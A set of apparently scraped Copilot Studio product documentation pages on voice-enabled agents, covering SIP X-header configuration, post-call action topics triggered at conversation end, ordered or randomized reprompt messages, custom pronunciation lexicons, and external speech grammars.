
Select options for user

+ New Entity

Save user response as

{x} SecurePin record

Following the **Question** node, you can then have a branch of **Condition** nodes to handle variations. For example, if the caller doesn't retrieve the needed information, there are conversational paths to follow that scenario.



Last updated on 03/27/2026

Configure SIP X-headers for voice-enabled agents

This article explains how to configure Session Initiation Protocol (SIP) X-headers for incoming and outgoing calls in Copilot Studio voice-enabled agents for use in Dynamics 365 Contact Center.

SIP X-headers enable you to pass custom metadata between telephony systems and your voice-enabled agents. Dynamics 365 Contact Center voice-enabled agents support both incoming and outgoing X-headers. This configuration allows seamless data exchange during call transfers and routing.

Prerequisites

- [Dynamics 365 Contact Center](#) with voice-enabled agents enabled
- Copilot Studio access with appropriate permissions
- Direct Routing for telephony configuration
- Basic understanding of Copilot Studio [topic creation](#) and [variable management](#)

Configure incoming X-headers

Incoming X-headers contain metadata passed from external telephony systems to your voice-enabled agent. To receive and use this data, you must configure a [Parse Value](#) node to extract X-header information from the `Conversation.SipXHeader` system variable.

Incoming X-header requirements

- Maximum count: Five X-headers per incoming call.
- Naming requirement: All X-header names must start with `x-`.


ⓘ Note

In Copilot Studio, all incoming X-headers must start with lower case `x-`, even if the external system sending the X-header is using an upper case `X-`. The outgoing X-header defined in Copilot Studio can be either lower case or upper case, depending on what case the external system is expecting.

- Name length: Up to 64 characters.
- Value length: Up to 256 characters.
- A JSON schema is required for all expected X-headers.
- Update the JSON schema when X-header names change.
- Channel data dependency: X-headers must be present in `Conversation.SipXHeader`.

Add Variable Management - Parse Value node


1. Navigate to your voice-enabled agent's topic.
2. Add a new topic node.
3. Select **Variable management** and select **Parse value**.



Configure the Parse Value node

1. From the **System** menu, set the **Parse value** field to `Conversation.SipXHeader`.

2. Set the **Data type** to **From sample data**.
3. Define the expected X-header structure by selecting **Get schema from sample JSON**.




The 'Parse value' dialog box is shown with the following configuration:

- Parse value:** A text input field containing '{x} Conversation.Sip...' and a 'record' button.
- Data type:** A dropdown menu set to 'From sample data'.
- Get schema from sample JSON:** A button with a code icon.
- Save as:** A text input field containing 'Select a variable'.

Define JSON schema for X-headers

In the **Get schema from sample JSON** dialog, provide the JSON structure that includes the X-header names you expect to receive. For example, if you expect headers such as `x-CallID` and `x-AAI-Incoming` in an incoming call, add them to your JSON schema.



The 'Get schema from sample JSON' dialog box is shown with the following configuration:

- Get schema from sample JSON:** The title of the dialog.
- Use a sample of the data you expect to be parsed in JSON format:** A text input field containing the following JSON structure:

```
1 {  
2   "x-AAI-Incoming": "",  
3   "x-CallID": ""  
4 }
```
- Confirm:** A blue button.
- Dismiss:** A grey button.

Select **Confirm** to apply the schema.

Important

The Dynamics 365 Contact Center platform always normalizes X-header names to use a lowercase `x-` prefix, regardless of how the external system sends them. This means:

- If the external system sends `X-CallID`, you must define it as `x-CallID` in your schema.
- If the external system sends `X-AAI-Incoming`, you must define it as `x-AAI-Incoming` in your schema.

Even though the external system might use uppercase `X-`, your schema must always use lowercase `x-` so that the platform can correctly map and process the headers.

Example JSON for X-headers

JSON

```
{  
  "x-CallID": "",  
  "x-AAI-Incoming": ""  
}
```

Save the parsed data

1. Create or select a variable in the **Save as** field (for example, `IncomingSipXHeader`).

Variable properties

Variable name

Global.

IncomingSipXHeader

Type

record

[View data type](#)

Reference

{x}

Parse value

Type (record) derived from here

[View all references](#)

Usage

☐ Topic (limited scope)

☒ Global (any topic can access)

☐ Allow to carry between sessions

☐ External sources can set values

Sensitive data ⓘ

☐

Off

2. Set the variable's scope to **Global** to allow access across multiple topics in your agent.

Access X-header values in your topics

Once configured, you can access individual X-header values using dot notation, similar to the following examples:

- `Global.IncomingSipXHeader.'x-AAI-Incoming'`
- `IncomingSIPXHeaders.sipXHeader.'X-CallID'`

Runtime behavior

- Copilot Studio only receives the first five X-headers sent by the external system.

- Copilot Studio automatically populates the record with X-header values when names match the schema.
- Missing X-headers have empty string values.
- Schema updates are required when X-header names change, or if you want to receive extra headers.

Configure outgoing X-headers

You can pass custom data when transferring calls to external phone numbers using outgoing X-headers. Configure these headers in the **Transfer conversation** node.

Outgoing X-header requirements

- Maximum count: Five X-headers per transfer.
- Naming requirement: All X-header names can start with `x-` or `X-`, depending on the case the external system is expecting.

ⓘ Note

In Copilot Studio, all incoming X-headers must start with lower case `x-`, even if the external system sending the X-header is using an upper case `X-`. The outgoing X-header defined in Copilot Studio can be either lower case or upper case, depending on what case the external system is expecting.


- Name length: Up to 64 characters.
- Value length: Up to 256 characters.
- Transfer type: Only available for **External phone number transfer**.

Set up the Transfer conversation node

1. Add a **Transfer conversation** node to your topic flow.
2. Under **Transfer type**, select **External phone number transfer** and enter the transfer number. For example, +18005551212.

Configure X-headers in Transfer conversation node properties

1. Select the **More** icon (...) of the node, and then select **Properties**.
2. Select + **Add** to add X-header key-value pairs.



3. Define the X-header entries. Outgoing X-header names are sent exactly as you define them in the **Transfer conversation** node. Choose the appropriate case based on what the receiving system expects.
 - **Key Name:** Must start with **X-** or **x-** (for example, **X-AAI-Outgoing** or **X-CallID**)
 - **Value:** Enter a static value or assign a variable

Transfer conversation properties

×

Transfers the conversation to an external system.

External call transfer context

When making an external call transfer, you can include context when call transfer takes place over SIP. [Learn more on SIP transfer](#)

SIP UII header ⓘ

test

SIP X-Headers ⓘ

Key

X-AAI

Value

{x} XAAIOutgoing string

Key

X-Auth

Value

{x} CallerAuthenticated string

+ Add

Best practices

Schema design

- Use descriptive X-header names that clearly indicate their purpose.
- Keep the JSON schema updated when X-header requirements change.
- Document your X-header schema for team reference and troubleshooting.

Variable management

- Use global variables for X-header data that needs to be accessed across topics.

- Choose meaningful variable names (for example, `IncomingSIPXHeaders` or `CustomerXHeaders`).
- Initialize variables early in your conversation flow.

Error handling

- Always check for X-header presence before using values in your logic.
- Implement fallback behavior for missing or invalid X-header data.
- Test thoroughly with various X-header scenarios.

Performance considerations

- Parse X-headers early in your conversation flow.
- Cache frequently used values in separate variables if needed.
- Avoid repeated parsing of the same channel data.

Common issues with incoming X-headers

X-header values not received

- Verify that the JSON schema matches the expected X-header names exactly.
- Check that the **Parse Value** node is configured with `Conversation.SipXHeader`.
- Ensure the variable is set to global scope if it's accessed from multiple topics.
- Ensure that no more than five X-headers are expected, and the X-headers are the top five X-headers sent by the external system.

Empty or null X-header values

- Confirm the external system is sending X-headers with the expected names.
- Verify that the JSON schema includes all required X-header names with a lowercase `x-` prefix.

Common issues with outgoing X-headers

X-headers not sent during transfer

- Verify that all X-header names start with `X-` or `x-`.
- Ensure that **Transfer type** is set to **External phone number transfer**.
- Ensure X-header values are properly assigned before the **Transfer conversation** node.

Transfer fails with X-headers

- Confirm X-header names and values don't exceed the length limits.
- Verify that the receiving system can handle the X-headers being sent.
- Check for special characters that might cause parsing issues.

Schema management

Updating X-header schema

- For receiving new X-headers, update the JSON sample in [Define JSON schema for X-headers](#).
- Confirm and save the updated schema.
- Test the schema with the new X-header configuration.

Last updated on 02/11/2026

Configure post-call action topics

Voice-enabled agents often need to perform backend actions after a call ends, such as updating CRM records, triggering workflows, or logging call outcomes.

You can configure post-call action topics that run automatically when a conversation ends. The *conversation end event* triggers these actions. This event provides a reliable and deterministic signal to indicate the conversation is complete and why it ended. This signal enables accurate backend processing, consistent reporting, and predictable automation behavior.

Post-call actions

Post-call actions help you perform an action, such as calling an API to update an external system (customer backend datastore), after callers disconnect but before reaching the end of the flow.

By providing a clear conversation-end signal, Copilot Studio ensures post-call automation runs at the correct point in the conversation lifecycle.

End of conversation event

When a voice conversation ends, Copilot Studio sends an **End of conversation** activity. This activity is a clear signal that the voice interaction is complete.

This event happens regardless of how the call ended. It includes customer hang-up, transfer to an external phone number, or escalation to Dynamics 365 Contact Center.

Use this activity to trigger post-call action topics. These topics can handle backend processing like updating CRM records, logging call outcomes, or starting workflows.


To act on this event, configure a topic with an activity-based trigger. Set the activity type to **End of conversation**. You can also add optional conditions by using the system property `Conversation.EndReason` to control whether post-call actions run for specific conversation end scenarios.

No conditional ending

If you don't define a condition for an **End of conversation** trigger, the post-call action topic runs for all conversation end reasons.

This default behavior includes customer hang-up, external phone number transfer, and escalation to Dynamics 365 Contact Center.

No other condition is required.



On Activity properties ✕

Triggered when an activity is received. Optionally filtered to a specific activity type.

Activity type ⓘ

End of conversation ▼

Condition ⓘ Builder ▼

Select a variable >

Condition ▼

Enter or select a value ...

Conditional ending

You can limit post-call actions to specific conversation end reasons by explicitly defining a condition.

For example, a conditional ending could be: `Conversation.EndReason` is equal to `CUSTOMER_HANGUP`.

When you apply this condition, the topic only runs for customer hang-ups and doesn't run for transfers or escalations.

Backend CRM update example

In the following scenario, you update a CRM case only when the customer hangs up.

When the customer hangs up:

- Update the CRM case status.
- Store the call end time and end reason.

When the call is transferred or escalated:

- Don't update the CRM case.

Build a post-call action topic

To run backend actions when a voice conversation ends, you must explicitly construct a topic that listens for the **End of conversation** activity.

Create a dedicated post-call action topic

[Create a new topic](#) for post-call processing. For example, create a new topic called *Post-call actions*.

Change the trigger to an activity-based trigger

1. Select the **Trigger** node in the topic.
2. Select **Change trigger** (or **Edit**).
3. Select **An activity occurs**.

Configure the trigger to use End of conversation

1. Select the three dots (...) of the **Trigger** node, and then select **Properties**.
2. Select **Activity type** and then select **End of conversation**.

On Activity properties ✕

Triggered when an activity is received. Optionally filtered to a specific activity type.

Activity type ⓘ

End of conversation ▼

Condition ⓘ Builder ▼

{x} Conversation.End... string >

is equal to ▼

CUSTOMER_HANGUP ...

ⓘ Note

Optionally, add [conditions](#) based on reason the conversation ended. Add a condition by using the system property `Conversation.EndReason`. For example, `Conversation.EndReason` is equal to `CUSTOMER_HANGUP`.

Add post-call backend actions

Configure backend actions such as the following examples:

- Update CRM records.
- Log call end time and end reason.
- Trigger workflows or automations.

When you configure this topic, it runs automatically when the voice conversation ends and the **End of conversation** signal is activated.

Conversation end reasons

The End of conversation activity exposes the system property `Conversation.EndReason`, which indicates why the conversation ended.

Supported Conversation.EndReason values

 Expand table

Conversation end reason string	Description
CUSTOMER_HANGUP	The caller disconnects the call.
BLIND_TRANSFER	The voice agent transfers the call to an external phone number. In a Transfer conversation node, set Transfer type to External phone number transfer .
CCAAS_TRANSFER	The voice agent escalates the call to Dynamics 365 Contact Center. In a Transfer conversation node, set Transfer type to Transfer to agent .

Design guidance

- Don't use a condition when the same post-call processing applies to all conversation endings.
- Add explicit conditions only when different end reasons require different post call actions.

Reprompt messages in a Question node

Summarize this article for me

Question nodes let you reprompt when the agent doesn't get usable input. You can set how many reprompts happen and add custom reprompt messages. By using the **Randomize variant selection** option, you can choose between randomized message selection, which is the default option, and ordered, predictable message selection.

- When **Randomize variant selection** is turned on, the system randomly picks one of the configured message variants on each reprompt attempt.
- When **Randomize variant selection** is turned off, the system plays message variants in order. The first reprompt plays the first message variant. The second reprompt plays the second message variant, and so on.

When **Randomize variant selection** is turned off, it creates a consistent, predictable end-user experience. It also lets you intentionally escalate guidance. For example, a gentle reminder on the first reprompt and a more explicit instruction on the second.

Configure Randomize variant selection

Set **Randomize variant selection** in three places within the Question node properties:

1. Question behavior → Retry prompt

Use this prompt when the user responds but the input isn't valid. The retry prompt supports multiple variants and includes **Randomize variant selection**.

← Question

×

Question behavior

Skip behavior

Decide if the question should be skipped if the variable already has a value

Skip question ⓘ

Manual input ▾

☒ Allow question to be skipped

☐ Ask every time

Reprompt

If the bot doesn't get a valid answer to the question, it can ask the question again

How many reprompts ⓘ

Manual input ▾

Repeat up to 2 times ▾

Retry prompt ⓘ

☒ Customize

☐ Randomize variant selection

Retry prompt

Speech & DTMF ▾

+ Add

1. Not a valid input 1

2. Not a valid input 2

1. Entity recognition → Condition not met prompt

Use this prompt when other entity validation fails. The condition not met prompt supports multiple variants and includes **Randomize variant selection**.

Entity recognition

Response formatting

Choose what your user will see.

Numbers in user's entire response

Numbers up to nine are spelled out ("one"), while higher numbers are in numerals ("10").

Format with numerals and words



DTMF

Configure how your bot receives input from a telephone dial pad

Interdigit timeout ⓘ

- ☒ Use agent setting (3000 ms)
- ☐ Customize in milliseconds

Termination timeout ⓘ

- ☒ Use agent setting (2000 ms)
- ☐ Return value immediately
- ☐ Customize in milliseconds

Additional entity validation

Configure additional validation behavior beyond the default for the entity type

Condition ⓘ

Formula



And(IsMatch(Topic.Var2, "...



Condition not met prompt ⓘ

- ☒ Customize
- ☐ Randomize variant selection

Condition not met prompt

Speech & DTMF



+ Add

1.	{x}	Var2	string	Invalid...
2.	{x}	Var2	string	Still an...

1. Voice → Reprompt message (silence detection)

Use this prompt when the agent detects silence in voice experiences. The reprompt message supports multiple variants and includes **Randomize variant selection**.

←

Question

×

Voice

Barge in

Users can interrupt bot during audio play back

☒ Allow barge-in

Silence detection

Choose how your bot responds if it doesn't detect any input from your end user

Silence detection timeout ⓘ

☒ Use agent setting (7000 ms)
 ☐ Disable for this node
 ☐ Customize in milliseconds

How many reprompts on silence ⓘ

Manual input ▾

Repeat up to 2 times ▾

Reprompt message ⓘ

☒ Customize reprompt message
 ☐ Randomize variant selection

Reprompt message

Speech & DTMF ▾

+ Add

1. No Match 1 message

2. No Match 2 message

Configure the number of reprompts

In the relevant area (**Question behavior**, **Entity recognition**, or **Voice**), set the reprompt count (for example, "Repeat up to 1 time" or "Repeat up to two times").

Add reprompt message variants

For ordered (sequential) behavior, turn off **Randomize variant selection**. Add the same number of variants as the number of reprompts you configured. If reprompt is one time, add one variant (played on the first reprompt). If reprompt is two times, add two variants (played on the first and second reprompt).

For randomized behavior, turn on **Randomize variant selection**. Add multiple variants (two or more recommended) so messages are rotated.

Choose the selection behavior

- Turn on **Randomize variant selection** to randomly pick from your variants on each reprompt attempt.
- Turn off **Randomize variant selection** to play variants in order (reprompt 1 → variant 1, reprompt 2 → variant 2, and so on).

Related content

[Ask a question](#) [Additional settings for inputs of topics and actions](#) [Use entities and slot filling in agents](#)

Last updated on 03/16/2026

Create custom lexicons

09/08/2025

One of the difficulties in designing a voice-enabled agent is having the agent correctly pronounce terminology. Text-to-speech systems might mispronounce some terminology, such as industry-specific terms. As a conversational designer, you know your callers. You can anticipate slang, abbreviations, or alternative names. When captured in a confirmation response, you might want to change them before the system speaks them back to the user.

Lexicons help in these situations. Lexicon files give reading rules to speech synthesis engines to:

- Pronounce words in a specific way using the phonetic alphabet
- Change the text spoken by using an alias

ⓘ Note

- The information in this article requires configuration of a voice-enabled agent and channel in Copilot Studio and Dynamics 365 Contact Center.
- Custom lexicon files don't have native integration with Dynamics 365 Contact Center yet. This article gives guidance on how to create your own.

Create the lexicon file

Currently, there aren't any tools to generate custom lexicon files, so you need to author them by hand. See the Microsoft Azure AI Speech documentation for the [correct XML syntax for a lexicon file](#).

To validate your file, use the [SDK provided for validation](#) or Speech Studio.

Use Speech Studio to create your lexicon file. When complete, save your file. Any parsing errors that might arise because of malformed lexicon syntax are noted when you save, which provides a layer of validation. Then download the lexicon file (.xml) to your chosen directory.

Store the lexicon file

Store and reference lexicon files by URI so you can use them in any text-to-speech system. However, use a cloud storage option, because Copilot Studio doesn't natively support these files.

Set up an Azure storage account

You need to create an Azure storage account. Ensure that the the subscription, resource group, region, and resource name of the new storage account according to your organization's policies. We recommend using the following settings:

- For **Primary Service**, select **Azure Blob Storage or Azure Data Lake Storage Gen 2**.
- Select **Premium** for the Performance.

For more information, see [Create an Azure storage account](#).

Set up the storage container

We recommend using the **Static Website** as the storage container for your uploaded grammar files. The storage container provides you the primary endpoint and secondary endpoint for the website.

After uploading your grammar file, select the file from directory to view the properties and details of the file. Save the URL for the file, which should be in the following format:


```
https://{resourceName}.blob.core.windows.net/{web}/{lexiconFileName}
```

For more information, see [Create a container](#).

Reference a lexicon file from Copilot Studio

Lexicon files should be referenced within Copilot Studio **Question** nodes. These nodes are where complex words or abbreviations are spoken from dynamic content. This configuration requires the use of phonemes or aliases, respectively, to remediate.

Within a **Question** node, make sure that **Speech + DTMF** option is [selected](#). In the text field, add the reference to your custom lexicon file by writing the following SSML: `<lexicon uri="{url}" />`, where "url" is the location of the lexicon file in the blob container obtained in the prior steps.



Once complete, test the lexicon file by calling into the voice-enabled agent.

Known limitations

- **Menu Options:** When the “read options aloud” option is selected as “Read Out,” meaning that menu options will be read out to the caller over voice channels using text-to-speech capabilities, the lexicon won't apply to any text in those menu items.
- Currently, lexicons can only be used when responses are generated by topics that the maker has designed. If generative AI is used to generate a response, the lexicon file isn't used. For example, if [generative orchestration](#) is turned on and generative orchestration maps to a topic that contains message and question nodes that have a lexicon file, the lexicon file are used to generate a response.

Use external speech grammars

09/17/2025

For Interactive Voice Response (IVR) applications, and broader speech recognition tasks for voice applications, a constrained list, or "grammar"-based recognition offers significant advantages. It far outperforms traditional semantic-based speech recognition used in modern speech-to-text (STT) AI engines in terms of accuracy, performance, and cost. This performance increase is because grammar-based recognition can constrain the recognition output to a predefined set of rules, which bolsters accuracy.

Grammars adhere to the Speech Recognition Grammar Specification (SRGS), as detailed in the [W3C specification](#). When a request comes into the engine, it converts spoken audio ("utterances") into text. The engine then compares the recognized text against the grammar and any associated artifacts, such as pronunciation lexicons. This process provides either a literal transcription or an interpretation that is constrained to the information provided within the grammar. Extra logic, such as ECMAScript built into the grammar, can further refine the interpretation.

Constrained speech recognition is ideal for:

- Recognizing constrained lists (addresses, stock tickers, zip codes, department names, and such).
- Alphanumeric string recognition (tracking numbers, account numbers, confirmation codes, and such).
 - Including having positional constraints. For example, the first two characters of member ID start with AN, FD, NT. Another example of positional constraints is a vehicle identification number.
- Alphanumeric or digit recognition with checksums or similar constraints. For example, credit card numbers where there's a Luhn checksum.
